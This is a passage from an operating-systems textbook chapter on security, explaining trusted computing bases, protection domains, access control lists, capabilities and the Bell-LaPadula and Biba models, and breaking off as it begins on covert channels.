Nevertheless, some of the most important security incidents *are* due to sophisticated cyber attacks. In this book, we are specifically interested in attacks that are related to the operating system. In other words, we will not look at Web attacks, or attacks on SQL databases. Instead, we focus on attacks where the operating system is either the target of the attack or plays an important role in enforcing (or more commonly, failing to enforce) the security policies.

In general, we distinguish between attacks that *passively* try to steal information and attacks that *actively* try to make a computer program misbehave. An example of a passive attack is an adversary that sniffs the network traffic and tries to break the encryption (if any) to get to the data. In an active attack, the intruder may take control of a user's Web browser to make it execute malicious code, for instance to steal credit card details. In the same vein, we distinguish between **cryptography**, which is all about shuffling a message or file in such a way that it becomes hard to recover the original data unless you have the key, and software **hardening**, which adds protection mechanisms to programs to make it hard for attackers to make them misbehave. The operating system uses cryptography in many places: to transmit data securely over the network, to store files securely on disk, to scramble the passwords in a password file, etc. Program hardening is also used all over the place: to prevent attackers from injecting new code into running software, to make sure that each process has exactly those privileges it needs to do what it is supposed to do and no more, etc.

9.2.1 Can We Build Secure Systems?

Nowadays, it is hard to open a newspaper without reading yet another story about attackers breaking into computer systems, stealing information, or controlling millions of computers. A naive person might logically ask two questions concerning this state of affairs:

1. Is it possible to build a secure computer system?
2. If so, why is it not done?

The answer to the first one is: "In theory, yes." In principle, software can be free of bugs and we can even verify that it is secure—as long as that software is not too large or complicated. Unfortunately, computer systems today are horrendously complicated and this has a lot to do with the second question. The second question, why secure systems are not being built, comes down to two fundamental reasons. First, current systems are not secure but users are unwilling to throw them out. If Microsoft were to announce that in addition to Windows it had a new product, SecureOS, that was resistant to viruses but did not run Windows applications, it is far from certain that every person and company would drop Windows like a hot potato and buy the new system immediately. In fact, Microsoft has a secure OS (Fandrich et al., 2006) but is not marketing it.

The second issue is more subtle. The only known way to build a secure system is to keep it simple. Features are the enemy of security. The good folks in the Marketing Dept. at most tech companies believe (rightly or wrongly) that what users want is more features, bigger features, and better features. They make sure that the system architects designing their products get the word. However, all these mean more complexity, more code, more bugs, and more security errors.

Here are two fairly simple examples. The first email systems sent messages as ASCII text. They were simple and could be made fairly secure. Unless there are really dumb bugs in the email program, there is little an incoming ASCII message can do to damage a computer system (we will actually see some attacks that may be possible later in this chapter). Then people got the idea to expand email to include other types of documents, for example, *Word* files, which can contain programs in macros. Reading such a document means running somebody else's program on your computer. No matter how much sandboxing is used, running a foreign program on your computer is inherently more dangerous than looking at ASCII text. Did users demand the ability to change email from passive documents to active programs? Probably not, but somebody thought it would be a nifty idea, without worrying too much about the security implications.

The second example is the same thing for Web pages. When the Web consisted of passive HTML pages, it did not pose a major security problem. Now that many Web pages contain programs (applets and JavaScript) that the user has to run to view the content, one security leak after another pops up. As soon as one is fixed, another takes its place. When the Web was entirely static, were users up in arms demanding dynamic content? Not that the authors remember, but its introduction brought with it a raft of security problems. It looks like the Vice-President-In-Charge-Of-Saying-No was asleep at the wheel.

Actually, there are some organizations that think good security is more important than nifty new features, the military being the prime example. In the following sections we will look some of the issues involved, but they can be summarized in one sentence. To build a secure system, have a security model at the core of the operating system that is simple enough that the designers can actually understand it, and resist all pressure to deviate from it in order to add new features.

9.2.2 Trusted Computing Base

In the security world, people often talk about **trusted systems** rather than secure systems. These are systems that have formally stated security requirements and meet these requirements. At the heart of every trusted system is a minimal **TCB** (**Trusted Computing Base**) consisting of the hardware and software necessary for enforcing all the security rules. If the trusted computing base is working to specification, the system security cannot be compromised, no matter what else is wrong.

The TCB typically consists of most of the hardware (except I/O devices that do not affect security), a portion of the operating system kernel, and most or all of the user programs that have superuser power (e.g., SETUID root programs in UNIX). Operating system functions that must be part of the TCB include process creation, process switching, memory management, and part of file and I/O management. In a secure design, often the TCB will be quite separate from the rest of the operating system in order to minimize its size and verify its correctness.

An important part of the TCB is the reference monitor, as shown in Fig. 9-2. The reference monitor accepts all system calls involving security, such as opening files, and decides whether they should be processed or not. The reference monitor thus allows all the security decisions to be put in one place, with no possibility of bypassing it. Most operating systems are not designed this way, which is part of the reason they are so insecure.




Figure 9-2. A reference monitor.

One of the goals of some current security research is to reduce the trusted computing base from millions of lines of code to merely tens of thousands of lines of code. In Fig. 1-26 we saw the structure of the MINIX 3 operating system, which is a POSIX-conformant system but with a radically different structure than Linux or FreeBSD. With MINIX 3, only about 10.000 lines of code run in the kernel. Everything else runs as a set of user processes. Some of these, like the file system and the process manager, are part of the trusted computing base since they can easily compromise system security. But other parts, such as the printer driver and the audio driver, are not part of the trusted computing base and no matter what is wrong with them (even if they are taken over by a virus), there is nothing they can do to compromise system security. By reducing the trusted computing base by two orders of magnitude, systems like MINIX 3 can potentially offer much higher security than conventional designs.

9.3 CONTROLLING ACCESS TO RESOURCES

Security is easier to achieve if there is a clear model of what is to be protected and who is allowed to do what. Quite a bit of work has been done in this area, so we can only scratch the surface in this brief treatment. We will focus on a few general models and the mechanisms for enforcing them.

9.3.1 Protection Domains

A computer system contains many resources, or "objects," that need to be protected. These objects can be hardware (e.g., CPUs, memory pages, disk drives, or printers) or software (e.g., processes, files, databases, or semaphores).

Each object has a unique name by which it is referenced, and a finite set of operations that processes are allowed to carry out on it. The read and write operations are appropriate to a file; up and down make sense on a semaphore.

It is obvious that a way is needed to prohibit processes from accessing objects that they are not authorized to access. Furthermore, this mechanism must also make it possible to restrict processes to a subset of the legal operations when that is needed. For example, process *A* may be entitled to read, but not write, file *F*.

In order to discuss different protection mechanisms, it is useful to introduce the concept of a domain. A **domain** is a set of (object, rights) pairs. Each pair specifies an object and some subset of the operations that can be performed on it. A **right** in this context means permission to perform one of the operations. Often a domain corresponds to a single user, telling what the user can do and not do, but a domain can also be more general than just one user. For example, the members of a programming team working on some project might all belong to the same domain so that they can all access the project files.

How objects are allocated to domains depends on the specifics of who needs to know what. One basic concept, however, is the **POLA** (**Principle of Least Authority**) or need to know. In general, security works best when each domain has the minimum objects and privileges to do its work—and no more.

Figure 9-3 shows three domains, showing the objects in each domain and the rights (Read, Write, eXecute) available on each object. Note that *Printer1* is in two domains at the same time, with the same rights in each. *File1* is also in two domains, with different rights in each one.




Figure 9-3. Three protection domains.

At every instant of time, each process runs in some protection domain. In other words, there is some collection of objects it can access, and for each object it has some set of rights. Processes can also switch from domain to domain during execution. The rules for domain switching are highly system dependent.

To make the idea of a protection domain more concrete, let us look at UNIX (including Linux, FreeBSD, and friends). In UNIX, the domain of a process is defined by its UID and GID. When a user logs in, his shell gets the UID and GID contained in his entry in the password file and these are inherited by all its children. Given any (UID, GID) combination, it is possible to make a complete list of all objects (files, including I/O devices represented by special files, etc.) that can be accessed, and whether they can be accessed for reading, writing, or executing. Two processes with the same (UID, GID) combination will have access to exactly the same set of objects. Processes with different (UID, GID) values will have access to a different set of files, although there may be considerable overlap.

Furthermore, each process in UNIX has two halves: the user part and the kernel part. When the process does a system call, it switches from the user part to the kernel part. The kernel part has access to a different set of objects from the user part. For example, the kernel can access all the pages in physical memory, the entire disk, and all the other protected resources. Thus, a system call causes a domain switch.

When a process does an exec on a file with the SETUID or SETGID bit on, it acquires a new effective UID or GID. With a different (UID, GID) combination, it has a different set of files and operations available. Running a program with SETUID or SETGID is also a domain switch, since the rights available change.

An important question is how the system keeps track of which object belongs to which domain. Conceptually, at least, one can envision a large matrix, with the rows being domains and the columns being objects. Each box lists the rights, if any, that the domain contains for the object. The matrix for Fig. 9-3 is shown in Fig. 9-4. Given this matrix and the current domain number, the system can tell if an access to a given object in a particular way from a specified domain is allowed.

	Object							
	File1	File2	File3	File4	File5	File6	Printer1	Plotter2
Domain 1	Read	Read Write						
2			Read	Read Write Execute	Read Write		Write	
3						Read Write Execute	Write	Write

Figure 9-4. A protection matrix.

Domain switching itself can be easily included in the matrix model by realizing that a domain is itself an object, with the operation enter. Figure 9-5 shows the matrix of Fig. 9-4 again, only now with the three domains as objects themselves. Processes in domain 1 can switch to domain 2, but once there, they cannot go back.

This situation models executing a SETUID program in UNIX. No other domain switches are permitted in this example.

Domain	File1	File2	File3	File4	File5	Object File6	Printer1	Plotter2	Domain1	Domain2	Domain3
1	Read	Read Write								Enter	
2			Read	Read Write Execute	Read Write		Write				
3						Read Write Execute	Write	Write			

Figure 9-5. A protection matrix with domains as objects.

9.3.2 Access Control Lists

In practice, actually storing the matrix of Fig. 9-5 is rarely done because it is large and sparse. Most domains have no access at all to most objects, so storing a very large, mostly empty, matrix is a waste of disk space. Two methods that are practical, however, are storing the matrix by rows or by columns, and then storing only the nonempty elements. The two approaches are surprisingly different. In this section we will look at storing it by column; in the next we will study storing it by row.

The first technique consists of associating with each object an (ordered) list containing all the domains that may access the object, and how. This list is called the **ACL** (**Access Control List**) and is illustrated in Fig. 9-6. Here we see three processes, each belonging to a different domain, *A*, *B*, and *C*, and three files *F1*, *F2*, and *F3*. For simplicity, we will assume that each domain corresponds to exactly one user, in this case, users *A*, *B*, and *C*. Often in the security literature the users are called **subjects** or **principals**, to contrast them with the things owned, the **objects**, such as files.

Each file has an ACL associated with it. File *F1* has two entries in its ACL (separated by a semicolon). The first entry says that any process owned by user *A* may read and write the file. The second entry says that any process owned by user *B* may read the file. All other accesses by these users and all accesses by other users are forbidden. Note that the rights are granted by user, not by process. As far as the protection system goes, any process owned by user *A* can read and write file *F1*. It does not matter if there is one such process or 100 of them. It is the owner, not the process ID, that matters.

File *F2* has three entries in its ACL: *A*, *B*, and *C* can all read the file, and *B* can also write it. No other accesses are allowed. File *F3* is apparently an executable program, since *B* and *C* can both read and execute it. *B* can also write it.




Figure 9-6. Use of access control lists to manage file access.

This example illustrates the most basic form of protection with ACLs. More sophisticated systems are often used in practice. To start with, we have shown only three rights so far: read, write, and execute. There may be additional rights as well. Some of these may be generic, that is, apply to all objects, and some may be object specific. Examples of generic rights are destroy object and copy object. These could hold for any object, no matter what type it is. Object-specific rights might include append message for a mailbox object and sort alphabetically for a directory object.

So far, our ACL entries have been for individual users. Many systems support the concept of a **group** of users. Groups have names and can be included in ACLs. Two variations on the semantics of groups are possible. In some systems, each process has a user ID (UID) and group ID (GID). In such systems, an ACL entry contains entries of the form

```
UID1, GID1: rights1; UID2, GID2: rights2; ...
```

Under these conditions, when a request is made to access an object, a check is made using the caller's UID and GID. If they are present in the ACL, the rights listed are available. If the (UID, GID) combination is not in the list, the access is not permitted.

Using groups this way effectively introduces the concept of a **role**. Consider a computer installation in which Tana is system administrator, and thus in the group *sysadm*. However, suppose that the company also has some clubs for employees and Tana is a member of the pigeon fanciers club. Club members belong to the group *pigfan* and have access to the company's computers for managing their pigeon database. A portion of the ACL might be as shown in Fig. 9-7.

If Tana tries to access one of these files, the result depends on which group she is currently logged in as. When she logs in, the system may ask her to choose which of her groups she is currently using, or there might even be different login

File	Access control list
Password	tana, sysadm: RW
Pigeon_data	bill, pigfan: RW; tana, pigfan: RW; ...

Figure 9-7. Two access control lists.

names and/or passwords to keep them separate. The point of this scheme is to prevent Tana from accessing the password file when she currently has her pigeon fancier's hat on. She can do that only when logged in as the system administrator.

In some cases, a user may have access to certain files independent of which group she is currently logged in as. That case can be handled by introducing the concept of a **wildcard**, which means everyone. For example, the entry

```
tana, *: RW
```

for the password file would give Tana access no matter which group she was currently in as.

Yet another possibility is that if a user belongs to any of the groups that have certain access rights, the access is permitted. The advantage here is that a user belonging to multiple groups does not have to specify which group to use at login time. All of them count all of the time. A disadvantage of this approach is that it provides less encapsulation: Tana can edit the password file during a pigeon club meeting.

The use of groups and wildcards introduces the possibility of selectively blocking a specific user from accessing a file. For example, the entry

```
virgil, *: (none); *, *: RW
```

gives the entire world except for Virgil read and write access to the file. This works because the entries are scanned in order, and the first one that applies is taken; subsequent entries are not even examined. A match is found for Virgil on the first entry and the access rights, in this case, "none" are found and applied. The search is terminated at that point. The fact that the rest of the world has access is never even seen.

The other way of dealing with groups is not to have ACL entries consist of (UID, GID) pairs, but to have each entry be a UID or a GID. For example, an entry for the file *pigeon_data* could be

```
debbie: RW; phil: RW; pigfan: RW
```

meaning that Debbie and Phil, and all members of the *pigfan* group have read and write access to the file.

It sometimes occurs that a user or a group has certain permissions with respect to a file that the file owner later wishes to revoke. With access-control lists, it is relatively straightforward to revoke a previously granted access. All that has to be

done is edit the ACL to make the change. However, if the ACL is checked only when a file is opened, most likely the change will take effect only on future calls to open. Any file that is already open will continue to have the rights it had when it was opened, even if the user is no longer authorized to access the file.

9.3.3 Capabilities

The other way of slicing up the matrix of Fig. 9-5 is by rows. When this method is used, associated with each process is a list of objects that may be accessed, along with an indication of which operations are permitted on each, in other words, its domain. This list is called a **capability list** (or **C-list**) and the individual items on it are called **capabilities** (Dennis and Van Horn, 1966; Fabry, 1974). A set of three processes and their capability lists is shown in Fig. 9-8.




Figure 9-8. When capabilities are used, each process has a capability list.

Each capability grants the owner certain rights on a certain object. In Fig. 9-8, the process owned by user *A* can read files *F1* and *F2*, for example. Usually, a capability consists of a file (or more generally, an object) identifier and a bitmap for the various rights. In a UNIX-like system, the file identifier would probably be the i-node number. Capability lists are themselves objects and may be pointed to from other capability lists, thus facilitating sharing of subdomains.

It is fairly obvious that capability lists must be protected from user tampering. Three methods of protecting them are known. The first way requires a **tagged architecture**, a hardware design in which each memory word has an extra (or tag) bit that tells whether the word contains a capability or not. The tag bit is not used by arithmetic, comparison, or similar ordinary instructions, and it can be modified only by programs running in kernel mode (i.e., the operating system). Tagged-architecture machines have been built and can be made to work well (Feustal, 1972). The IBM AS/400 is a popular example.

The second way is to keep the C-list inside the operating system. Capabilities are then referred to by their position in the capability list. A process might say: "Read 1 KB from the file pointed to by capability 2." This form of addressing is similar to using file descriptors in UNIX. Hydra (Wulf et al., 1974) worked this way.

The third way is to keep the C-list in user space, but manage the capabilities cryptographically so that users cannot tamper with them. This approach is particularly suited to distributed systems and works as follows. When a client process sends a message to a remote server, for example, a file server, to create an object for it, the server creates the object and generates a long random number, the check field, to go with it. A slot in the server's file table is reserved for the object and the check field is stored there along with the addresses of the disk blocks. In UNIX terms, the check field is stored on the server in the i-node. It is not sent back to the user and never put on the network. The server then generates and returns a capability to the user of the form shown in Fig. 9-9.



Figure 9-9. A cryptographically protected capability.

The capability returned to the user contains the server's identifier, the object number (the index into the server's tables, essentially, the i-node number), and the rights, stored as a bitmap. For a newly created object, all the rights bits are turned on, of course, because the owner can do everything. The last field consists of the concatenation of the object, rights, and check field run through a cryptographically secure one-way function, f. A cryptographically secure one-way function is a function $y = f(x)$ that has the property that given x it is easy to find y, but given y it is computationally infeasible to find x. We will discuss them in detail in Section 9.5. For now, it suffices to know that with a good one-way function, even a determined attacker will not be able to guess the check field, even if he knows all the other fields in the capability.

When the user wishes to access the object, she sends the capability to the server as part of the request. The server then extracts the object number to index into its tables to find the object. It then computes $f(Object, Rights, Check)$, taking the first two parameters from the capability itself and the third from its own tables. If the result agrees with the fourth field in the capability, the request is honored; otherwise, it is rejected. If a user tries to access someone else's object, he will not be able to fabricate the fourth field correctly since he does not know the check field, and the request will be rejected.

A user can ask the server to produce a weaker capability, for example, for read-only access. First the server verifies that the capability is valid. If so, it computes $f(Object, New_rights, Check)$ and generates a new capability putting this value in

the fourth field. Note that the original *Check* value is used because other outstanding capabilities depend on it.

This new capability is sent back to the requesting process. The user can now give this to a friend by just sending it in a message. If the friend turns on rights bits that should be off, the server will detect this when the capability is used since the f value will not correspond to the false rights field. Since the friend does not know the true check field, he cannot fabricate a capability that corresponds to the false rights bits. This scheme was developed for the Amoeba system (Tanenbaum et al., 1990).

In addition to the specific object-dependent rights, such as read and execute, capabilities (both kernel and cryptographically protected) usually have **generic rights** which are applicable to all objects. Examples of generic rights are

1. Copy capability: create a new capability for the same object.
2. Copy object: create a duplicate object with a new capability.
3. Remove capability: delete an entry from the C-list; object unaffected.
4. Destroy object: permanently remove an object and a capability.

A last remark worth making about capability systems is that revoking access to an object is quite difficult in the kernel-managed version. It is hard for the system to find all the outstanding capabilities for any object to take them back, since they may be stored in C-lists all over the disk. One approach is to have each capability point to an indirect object, rather than to the object itself. By having the indirect object point to the real object, the system can always break that connection, thus invalidating the capabilities. (When a capability to the indirect object is later presented to the system, the user will discover that the indirect object is now pointing to a null object.)

In the Amoeba scheme, revocation is easy. All that needs to be done is change the check field stored with the object. In one blow, all existing capabilities are invalidated. However, neither scheme allows selective revocation, that is, taking back, say, John's permission, but nobody else's. This defect is generally recognized to be a problem with all capability systems.

Another general problem is making sure the owner of a valid capability does not give a copy to 1000 of his best friends. Having the kernel manage capabilities, as in Hydra, solves the problem, but this solution does not work well in a distributed system such as Amoeba.

Very briefly summarized, ACLs and capabilities have somewhat complementary properties. Capabilities are very efficient because if a process says "Open the file pointed to by capability 3" no checking is needed. With ACLs, a (potentially long) search of the ACL may be needed. If groups are not supported, then granting everyone read access to a file requires enumerating all users in the ACL. Capabilities also allow a process to be encapsulated easily, whereas ACLs do not. On the

other hand, ACLs allow selective revocation of rights, which capabilities do not. Finally, if an object is removed and the capabilities are not or vice versa, problems arise. ACLs do not suffer from this problem.

Most users are familiar with ACLs, because they are common in operating systems like Windows and UNIX. However, capabilities are not that uncommon either. For instance, the L4 kernel that runs on many smartphones from many manufacturers (typically alongside or underneath other operating systems like Android), is capability based. Likewise, the FreeBSD has embraced Capsicum, bringing capabilities to a popular member of the UNIX family.

9.4 FORMAL MODELS OF SECURE SYSTEMS

Protection matrices, such as that of Fig. 9-4, are not static. They frequently change as new objects are created, old objects are destroyed, and owners decide to increase or restrict the set of users for their objects. A considerable amount of attention has been paid to modeling protection systems in which the protection matrix is constantly changing. We will now touch briefly upon some of this work.

Decades ago, Harrison et al. (1976) identified six primitive operations on the protection matrix that can be used as a base to model any protection system. These primitive operations are create object, delete object, create domain, delete domain, insert right, and remove right. The two latter primitives insert and remove rights from specific matrix elements, such as granting domain 1 permission to read *File6*.

These six primitives can be combined into **protection commands**. It is these protection commands that user programs can execute to change the matrix. They may not execute the primitives directly. For example, the system might have a command to create a new file, which would test to see if the file already existed, and if not, create a new object and give the owner all rights to it. There might also be a command to allow the owner to grant permission to read the file to everyone in the system, in effect, inserting the "read" right in the new file's entry in every domain.

At any instant, the matrix determines what a process in any domain can do, not what it is authorized to do. The matrix is what is enforced by the system; authorization has to do with management policy. As an example of this distinction, let us consider the simple system of Fig. 9-10 in which domains correspond to users. In Fig. 9-10(a) we see the intended protection policy: *Henry* can read and write *mailbox7*, *Robert* can read and write *secret*, and all three users can read and execute *compiler*.

Now imagine that *Robert* is very clever and has found a way to issue commands to have the matrix changed to Fig. 9-10(b). He has now gained access to *mailbox7*, something he is not authorized to have. If he tries to read it, the operating system will carry out his request because it does not know that the state of Fig. 9-10(b) is unauthorized.




Figure 9-10. (a) An authorized state. (b) An unauthorized state.

It should now be clear that the set of all possible matrices can be partitioned into two disjoint sets: the set of all authorized states and the set of all unauthorized states. A question around which much theoretical research has revolved is this: "Given an initial authorized state and a set of commands, can it be proven that the system can never reach an unauthorized state?"

In effect, we are asking if the available mechanism (the protection commands) is adequate to enforce some protection policy. Given this policy, some initial state of the matrix, and the set of commands for modifying the matrix, what we would like is a way to prove that the system is secure. Such a proof turns out quite difficult to acquire; many general-purpose systems are not theoretically secure. Harrison et al. (1976) proved that in the case of an arbitrary configuration for an arbitrary protection system, security is theoretically undecidable. However, for a specific system, it may be possible to prove whether the system can ever move from an authorized state to an unauthorized state. For more information, see Landwehr (1981).

9.4.1 Multilevel Security

Most operating systems allow individual users to determine who may read and write their files and other objects. This policy is called **discretionary access control**. In many environments this model works fine, but there are other environments where much tighter security is required, such as the military, corporate patent departments, and hospitals. In the latter environments, the organization has stated rules about who can see what, and these may not be modified by individual soldiers, lawyers, or doctors, at least not without getting special permission from the boss (and probably from the boss' lawyers as well). These environments need **mandatory access controls** to ensure that the stated security policies are enforced by the system, in addition to the standard discretionary access controls. What these mandatory access controls do is regulate the flow of information, to make sure that it does not leak out in a way it is not supposed to.

The Bell-LaPadula Model

The most widely used multilevel security model is the **Bell-LaPadula model** so we will start there (Bell and LaPadula, 1973). This model was designed for handling military security, but it is also applicable to other organizations. In the military world, documents (objects) can have a security level, such as unclassified, confidential, secret, and top secret. People are also assigned these levels, depending on which documents they are allowed to see. A general might be allowed to see all documents, whereas a lieutenant might be restricted to documents cleared as confidential and lower. A process running on behalf of a user acquires the user's security level. Since there are multiple security levels, this scheme is called a **multilevel security system**.

The Bell-LaPadula model has rules about how information can flow:

1. **The simple security property:** A process running at security level *k* can read only objects at its level or lower. For example, a general can read a lieutenant's documents but a lieutenant cannot read a general's documents.
2. **The * property:** A process running at security level *k* can write only objects at its level or higher. For example, a lieutenant can append a message to a general's mailbox telling everything he knows, but a general cannot append a message to a lieutenant's mailbox telling everything he knows because the general may have seen top-secret documents that may not be disclosed to a lieutenant.

Roughly summarized, processes can read down and write up, but not the reverse. If the system rigorously enforces these two properties, it can be shown that no information can leak out from a higher security level to a lower one. The * property was so named because in the original report, the authors could not think of a good name for it and used * as a temporary placeholder until they could devise a better name. They never did and the report was printed with the *. In this model, processes read and write objects, but do not communicate with each other directly. The Bell-LaPadula model is illustrated graphically in Fig. 9-11.

In this figure a (solid) arrow from an object to a process indicates that the process is reading the object, that is, information is flowing from the object to the process. Similarly, a (dashed) arrow from a process to an object indicates that the process is writing into the object, that is, information is flowing from the process to the object. Thus all information flows in the direction of the arrows. For example, process *B* can read from object *1* but not from object *3*.

The simple security property says that all solid (read) arrows go sideways or upward. The * property says that all dashed (write) arrows also go sideways or upward. Since information flows only horizontally or upward, any information that starts out at level *k* can never appear at a lower level. In other words, there is never




Figure 9-11. The Bell-LaPadula multilevel security model.

a path that moves information downward, thus guaranteeing the security of the model.

The Bell-LaPadula model refers to organizational structure, but ultimately has to be enforced by the operating system. One way this could be done is by assigning each user a security level, to be stored along with other user-specific data such as the UID and GID. Upon login, the user's shell would acquire the user's security level and this would be inherited by all its children. If a process running at security level *k* attempted to open a file or other object whose security level is greater than *k*, the operating system should reject the open attempt. Similarly attempts to open any object of security level less than *k* for writing must fail.

The Biba Model

To summarize the Bell-LaPadula model in military terms, a lieutenant can ask a private to reveal all he knows and then copy this information into a general's file without violating security. Now let us put the same model in civilian terms. Imagine a company in which janitors have security level 1, programmers have security level 3, and the president of the company has security level 5. Using Bell-LaPadula, a programmer can query a janitor about the company's future plans and then overwrite the president's files that contain corporate strategy. Not all companies might be equally enthusiastic about this model.

The problem with the Bell-LaPadula model is that it was devised to keep secrets, not guarantee the integrity of the data. For the latter, we need precisely the reverse properties (Biba, 1977):

1. **The simple integrity property:** A process running at security level *k* can write only objects at its level or lower (no write up).
2. **The integrity * property:** A process running at security level *k* can read only objects at its level or higher (no read down).

Together, these properties ensure that the programmer can update the janitor's files with information acquired from the president, but not vice versa. Of course, some organizations want both the Bell-LaPadula properties and the Biba properties, but these are in direct conflict so they are hard to achieve simultaneously.

9.4.2 Covert Channels

All these ideas about formal models and provably secure systems sound great, but do they actually work? In a word: No. Even in a system which has a proper security model underlying it and which has been proven to be secure and is correctly implemented, security leaks can still occur. In this section we discuss how information can still leak out even when it has been rigorously proven that such leakage is mathematically impossible. These ideas are due to Lampson (1973).

Lampson's model was originally formulated in terms of a single timesharing system, but the same ideas can be adapted to LANs and other multiuser environments, including applications running in the cloud. In the purest form, it involves three processes on some protected machine. The first process, the client, wants some work performed by the second one, the server. The client and the server do not entirely trust each other. For example, the server's job is to help clients with filling out their tax forms. The clients are worried that the server will secretly record their financial data, for example, maintaining a secret list of who earns how much, and then selling the list. The server is worried that the clients will try to steal the valuable tax program.

The third process is the collaborator, which is conspiring with the server to indeed steal the client's confidential data. The collaborator and server are typically owned by the same person. These three processes are shown in Fig. 9-12. The object of this exercise is to design a system in which it is impossible for the server process to leak to the collaborator process the information that it has legitimately received from the client process. Lampson called this the **confinement problem**.

From the system designer's point of view, the goal is to encapsulate or confine the server in such a way that it cannot pass information to the collaborator. Using a protection-matrix scheme we can easily guarantee that the server cannot communicate with the collaborator by writing a file to which the collaborator has read access. We can probably also ensure that the server cannot communicate with the collaborator using the system's interprocess communication mechanism.

Unfortunately, more subtle communication channels may also be available. For example, the server can try to communicate a binary bit stream as follows. To send

